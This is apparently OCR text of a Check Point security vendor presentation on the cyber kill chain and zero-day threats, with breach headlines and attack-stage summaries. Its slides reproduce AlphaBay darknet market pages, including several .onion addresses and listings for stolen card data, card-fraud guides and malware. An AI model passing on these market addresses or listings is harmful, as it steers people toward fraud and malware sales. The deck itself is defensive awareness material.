Check Point
SOFTWARE TECHNOLOGIES LTD

ZERO DAY PREVENTION

UNDERSTANDING AND BREAKING THE CYBER KILL CHAIN

Rutger Truyers | Security Engineer | BeLux

WELCOME TO THE FUTURE OF
CYBER SECURITY


CLOUD • MOBILE • THREAT PREVENTION

THE ERA OF DIGITAL TRANSFORMATION

CONNECTING TO THE CLOUD AND MOBILE

THE CHANGE IS HAPPENING NOW

Check Point
SOFTWARE TECHNOLOGIES LTD



2016
MOBILE
OVERTAKEN
DESKTOP

WHATSAPP
OVERTAKEN VOICE


SOCIAL MEDIA
OVERTAKES TV AS
MAIN SOURCE OF
NEWS

DISRUPTIVE BUSINESS MODELS

Check Point
SOFTWARE TECHNOLOGIES LTD

UBER

#1 Taxi company owns no cars




airbnb

#1 Accommodation company owns no real estate


facebook

#1 media provider creates no content



NETFLIX

#1 fastest growing TV network lays no cables



Alibaba.com

#1 Valuable retailer has no inventory

THE CYBERTHREAT LANDSCAPE IS RAPIDLY EVOLVING

more sophisticated
and more advanced

Traditional security cannot keep up

Most malware was seen only once

99% of malware hashes are seen for **58 seconds** or less

Hackers quickly modify code to **avoid detection**

Verizon 2016 Data Breach Investigations Report

Contributor

Source: Verizon 2016 Data Breach Investigations Report

WHAT ARE WE FACING TODAY?

ATTACKS EVERYWHERE

WANNACRY RANSOMWARE HITS HUNDREDS OF COMPANIES GLOBALLY

RANSOMWARE ATTACK KEEPS HOTEL GUESTS IN AUSTRIA LOCKED OUT OF ROOMS

THE GROWTH OF THE UNKNOWN MALWARE

CVEs

Exploits

Botnets

Trojans

Bad URLs

Virus

Signatures

THERE ARE MORE AND MORE

THINGS WE DON'T KNOW

ZERO DAY, APTs, UNKNOWN MALWARE

HUGE DATA BREACHES, ALMOST DAILY

Check Point
SOFTWARE TECHNOLOGIES LTD.

THE WALL STREET JOURNAL.

Verizon Puts Yahoo on Notice After Data Breach

Bloomberg

Cyber Hit on China-Owned Boeing Supplier Sends Stock Down 19%

CNN

Hackers selling 117 million LinkedIn passwords

USA TODAY

Cyber hack got access to over 700,000 IRS accounts

FOX NEWS

Data breach affects 80,000 UC Berkeley faculty, students and alumni

21st Century Oncology sued for $57M over data breach

RANSOMWATRE TARGETS ALL INDUSTRIES

The Register

Medical superbugs: Two German hospitals hit with ransomware

Infection forces patients onto phones and medicos onto *faxes*

SC MAGAZINE

MedStar hit with samsam ransomware: Source

BBC NEWS

Lincolnshire County Council hit by £1m malware demand

theguardian

Major sites including New York Times and BBC hit by 'ransomware' malvertising

NETWORKWORLD

Crypto-ransomware attack encrypts entire New Jersey school district network

ars technica

Patients diverted to other hospitals after ransomware locks down key software

Crypto-extortion increasingly targets bigger victims; most stay silent about it.

APTs

Check Point
SOFTWARE TECHNOLOGIES LTD.

ars

Analysis confirms coordinated hack attack caused Ukrainian power outage

KrebsonSecurity
In-depth security news and investigation

1,025 Wendy's Locations Hit in Card Breach


Data Breach At Oracle's MICROS Point-of-Sale Division

CNN

FBI director: Hackers 'poking around' voter systems

theguardian

Australian Bureau of Meteorology hacked by foreign spies, cybersecurity report reveals



Check Point
SOFTWARE TECHNOLOGIES LTD.

How does an attack happen?

Planning and Executing A Cyber Attack

Planning the Attack

Weeks in Advance

- *Look for potential victims*
- *Collect relevant social data*
- *Build, find or buy your weapon of choice*
  - *Exploit kit, Malware package*
- *Adapt to your specific needs*
- *Package for delivery*

Getting In

Within Seconds

- *Bypass detection*
- *Convince the victim to open your crafted file*
- *Bypass system security control*
- *Install your malware*

Carrying out the Attack

From Here On…


- *Wait for your malware to "call home"*
- *Instruct it what to do on the victim's computer*
- *Continuously monitor its progress*

Reconnaissance	Weaponization	Delivery	Exploitation	Installation	Command & Control	Act on Objectives
Identify the target and exploitable weaknesses	Create/select attack vector	Deliver the malicious payload to the victim	Gain execution privileges	Install the malware on infected host	Establish a channel of communication	Data collection or corruption, Lateral movement and exfiltration

The Cyber Kill Chain

Reconnaissance	Weaponization	Delivery	Exploitation	Installation	Command & Control	Act on Objectives
Identify the target and exploitable weaknesses	Create/select attack vector	Deliver the malicious payload to the victim	Gain execution privileges	Install the malware on infected host	Establish a channel of communication	Data collection or corruption, Lateral movement and exfiltration

Simple Attack Timeline: Australian Ransomware



Some kill-chain steps take hours or even weeks, while others take mere seconds

Recon Weapon Delivery Exploit Install C&C Act On

How does one buy an attack?

AlphaBay Market

You are logged in as
Current balance:
Logout

Home • Messages • Listings • Balance • Orders • Feedback • Forums • Contact

▾USD 241.17 ▾CAD 319.75 ▾EUR 216.40 ▾AUD 348.68 ▾GBP 158.65

Alternate Onion Links

alphabaywyjrktqn.onion

pwoah7foa6au2pul.onion

stbux7lrtpegcra2.onion

jsbpbdf6mpw6s2oz.onion

zdfvqospmrbvzdn3.onion

Browse Categories

Fraud	7088
Drugs & Chemicals	16943
Guides & Tutorials	3188
Counterfeit Items	1173
Digital Products	2624
Jewels & Gold	426
Weapons	395
Carded Items	644
Services	1599
Other Listings	540
Software & Malware	334
Security & Hosting	128

Search: Search

Featured Listings

[MS] ★Kurupt's MOONROCKS★ ™ DNM EXCLUSIVE™ 51% THC Weed/Wax/Keif + FREE DVD
31741 - Cannabis & Hashish - DabKing
Buy: USD 60.00

[MS] ★ NOMETHAZINE MEDICATED SYRUP★ 2oz Bottle 420 Purple SYRUP
31566 - Cannabis & Hashish - DabKing
Buy: USD 80.00

[MS] 8 Powerful Methods to cashout CC and Paypal™
9746 - Fraud - 21 hours left - Police™
Buy: USD 9.99

1 GRAM of high quality MDMA (80%+-)
14093 - Ecstasy - Qualitywhite
Buy: USD 17.00

5 GRAM AMNESIA REST WEED
9329 - Cannabis & Hashish - wakikiweedshop
Buy: USD 22.35

[FE 100%] [RedSon] CC/CVV USA OLD MAGIC QUALITY
1103 - CVV & Cards - RedSon
Buy: USD 9.20

Welcome,

Personal phrase:
The sentence above is here to ensure that you are on the real Alphabay Market site and not on a phishing site.

We wish you welcome to AlphaBay market, an auction-style marketplace for all black market items. Any question, feedback or suggestion can be directed to the forum and our staff members will look into it. We appreciate any feedback you can provide to make AlphaBay a better place!

News

August 13th, 2015

Products in the account autoshop tab can now be disputed for up to 1 hour after purchase. In addition to the anti-scam team, this

June 30th 2015

Images from: www.deepdarkweb.com

Home / Software & Malware / Botnets & Malware / [redacted]

Browse Categories

Fraud	7089
Drugs & Chemicals	16962
Guides & Tutorials	3189
Counterfeit Items	1174
Digital Products	2632
Jewels & Gold	426
Weapons	395
Carded Items	644
Services	1600
Other Listings	540
Software & Malware	334
Security & Hosting	128

334 listings for “software & malware”

Sear

Sear

Listing type:

All Fixed Price Auction

Purchase Item

[redacted]

Sold by [redacted] - *5* sold since *May 11, 2015* - *Unlimited* item(s) left

You are about to purchase the above item. Before you submit your purchase, please take note of the following points regarding the purchasing rules on AlphaBay Market for safety of both buyers and sellers.

1) This is a FE (Finalize Early) listing. Make sure you trust the vendor. When you make the purchase, **100%** of the purchase price will be sent to the seller. The rest will be in Escrow.

2) Do not send money outside AlphaBay Market. Sellers have an indemnity fund to protect buyers in case of exit scams.

3) The vendor currently has an indemnity fund of **USD $0.00** in case of problem.

Very generous indemnity program: $0

Confirmation

Unit sale price: **USD 2.00**


Postage: Download link - 1 days - **USD 0.00**

[redacted] total: **USD 2.00**

P MESSAGE-----
G v2.0.22 (MingW32)

NoYMjQAQf/Swj8rdJuK/aFCAqLJR6CeXZsoyZEccTQqg/Y00+eeYW/
Wc/aS7SHMFexi1gZAwurbY99aMgDsx2L/hlNd+cvMZg6RC6TcVoe
Ojm1Y+nwSPdG8BErBhacUlEgVajiUbHgrfrzaXOViojeLd7hWEBO
CzclprdyBSurB1J78IcTNMgKDUqB7z+s5ot36hZ3Wqdx8zkTATOxV44NmeLakMyb
WTmmYcFOiPI2av+MEaF+YRMcWJAaahQPuY1cRkaDDTjpSPQvBrlYbcRrrZHX5BaQ
cpK/H0rjH1Cl
n9a5G4E0GEL8vGyFj4SXPOG3C4i/qQ0do5Y++FtNvWWQ26WoApSP2t6IvkHiDTbE

Images from: www.deepdarkweb.com



And then there are Exploit Kit-as-a-Service (EaaS) sites

Method example:
Angler

Each sites leads to multiple destinations, some are unintended

Energiefactuur wordt wellicht iets goedkoper

MIJN GELD Elektriciteit wordt volgend jaar iets goedkoper, aardgas mogelijk iets duurder. Dat blijkt uit de nieuwe distributienettarieven die de Vreg heeft vrijgegeven. De regulator verwacht dat de totale energiefactuur voor gezinnen zal dalen. Lees verder ›

